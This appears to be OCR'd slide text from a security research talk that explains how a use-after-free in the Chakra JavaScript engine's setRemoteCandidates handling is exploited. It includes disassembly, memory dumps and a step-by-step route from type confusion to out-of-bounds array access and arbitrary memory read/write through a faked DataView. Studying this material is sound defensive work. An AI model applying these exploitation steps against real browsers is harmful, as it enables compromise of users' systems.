


```
chakra!JavascriptThreadService::RegisterTrackingClient+0x21:
00007ffd`83173921 488b0b          mov     rcx,qword ptr [rbx]
00007ffd`83173924 488b4108        mov     rax,qword ptr [rcx+8]
00007ffd`83173928 488bcb          mov     rcx,rbx
00007ffd`8317392b ff15afc44f00    call    qword ptr [chakra!_guard_dispat
00007ffd`83173931 488b4c2430      mov     rcx,qword ptr [rsp+30h]
00007ffd`83173936 488d0503d91900  lea     rax,[chakra!JavascriptThreadSer
00007ffd`8317393d 48895968        mov     qword ptr [rcx+68h],rbx
00007ffd`83173941 488b8f58080000  mov     rcx,qword ptr [rdi+858h]
```


RegisterTrackingClient results in rcx+68 equal to rcx.

Achieve User Mode Arbitrary Address Read/Write - Fake a Type to Pass the JS Object Type Check


- In subsequent processing of setRemoteCanadites, the function GetScriptType checks the following conditions
  - The first four bytes of typeID should be less than 0x4e
  - The object's typeID should make var_110 equal to five
  - The 5th byte of type is used to avoid touching the function GetPrototypeNoTrap



```
mov     rax, [rdi+8]
mov     eax, [rax]
cmp     eax, 4Eh        ; switch 79 cases
jle     short loc_180114666
```




```
.text:0000000180D9AAC9                 mov     rax, [rax+170h]
.text:0000000180D9AAD0                 call    cs:__guard_dispatch_icall_fptr
.text:0000000180D9AAD6                 mov     ebx, eax
.text:0000000180D9AAD8                 test    eax, eax
.text:0000000180D9AADA                 js      loc_180D9AE99
.text:0000000180D9AAE0                 cmp     [rsp+150h+var_110], 5
.text:0000000180D9AAE5                 jz      short loc_180D9AAF1
.text:0000000180D9AAE7                 mov     ebx, 8070000Fh
.text:0000000180D9AAEC                 jmp     loc_180D9AE99
```



```
loc_18023BC17:                          ; CODE XREF: Js::JavascriptOperators::OP_GetProperty(void *,int
                                        ; DATA XREF: .pdata:00000001807558B4↓o ...
                mov     rax, [rbx+8]
                test    byte ptr [rax+4], 10h
                jnz     short loc_18023BC36
                mov     rcx, rbx        ; struct Js::RecyclableObject *
                call    ?GetPrototypeNoTrap@JavascriptOperators@Js@@CAPEAVRecyclableObject@2@PEAV32@@Z
                mov     rdx, [rsp+88h+var_40]
                mov     rbx, rax
                jmp     loc_18023BB5A
; ---------------------------------------------------------------------------
```

Achieve User Mode Arbitrary Address Read/Write - How to Use the Capability of "(fakeobj+0x68) = fakeobj”

- We can align fake object + 0x68 to the position of the segment head of the next JavascriptNativeIntArray object, which will then point to the area that we can fully control.




```
0:032> db 00000226`f4a0c780
00000226`f4a0c780  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c790  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c7a0  10 00 00 00 00 00 00 00-c0 c7 a0 f4 26 02 00 00
00000226`f4a0c7b0  c0 c7 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c7c0  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c7d0  00 00 00 00 00 00 00 00-00 00 00 00 0c 0c 0c 0c
00000226`f4a0c7e0  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
00000226`f4a0c800  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
00000226`f4a0c820  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c840  10 00 00 00 00 00 00 00-e0 c7 a0 f4 26 02 00 00
00000226`f4a0c850  60 c8 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c860  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c870  00 00 00 00 00 00 00 00-0c 0c 0c 0c 0c 0c 0c 0c
```

The corrupted segment will allow out of bound read/write, then we can achieve AAR/W by faking a DataView object.

RegisterTrackingClient makes the segment head point back to the data portion of the previous JavascriptNativeIntArray object.

Achieve User Mode Arbitrary Address Read/Write - How to Leak the Address of a JS Object



Save the vftable and the type of JavascriptNativeIntArray


Save the JS object you want to leak in the JavascriptNativeIntArray

Restore the original vftable and type of JavascriptNativeIntArray

Leak the JS object address from the two corresponding elements of the JavascriptNativeIntArray


Achieve User Mode Arbitrary Address Read/Write - How to Achieve OOB Array Access

- In interpret mode, the accessing index is compared against the array length. If the index is greater than or equal to the length, the access is denied.




```
00007ffa`612e4d19 3b7b20          cmp     edi,dword ptr [rbx+20h]
00007ffa`612e4d1c 0f83d7000000    jae     chakra!Js::JavascriptOperators::OP_
00007ffa`612e4d22 0fb74318        movzx   eax,word ptr [rbx+18h]
```

- However, in JIT mode, the optimized JITed code compares the accessing array index with the segment size instead of the array length.



```
00000226`e00308c7 443b6804        cmp     r13d,dword ptr [rax+4]
00000226`e00308cb 0f8da7000000    jge     00000226`e0030978
00000226`e00308d1 428b44a818      mov     eax,dword ptr [rax+r13*4+18h] ds:0
```

Achieve User Mode Arbitrary Address Read/Write – the Full Exploitation Process



Create a JS Array containing a number of JS dictionary typed objects of certain size.

Set a getter callback on certain index of the JS Array

Call setRemoteCandidates passing in the JS Array

Once the callback function is called, release all elements in the JS Array to trigger the vulnerability

Call garbage collection, allocate a certain number of integer array objects to reclaim the freed memory

Craft an object in the data area of each integer array object. The vftable and type of the crafted objects come from address information leaked from another vulnerability.

Upon successful memory reclaim, the subsequent execution of setRemoteCandidates attempts to operate on the crafted object, introducing type confusion. Such a type confusion causes the segment head of next integer array object points back to the crafted object itself.

Converts the crafted object into a segment with a large size and length, so that the following integer array object gains the ability of OOB read and write.

Traverse all the integer array objects to find the one that has OOB read and write capability. Create a faked DataView object after that to achieve AAR/W

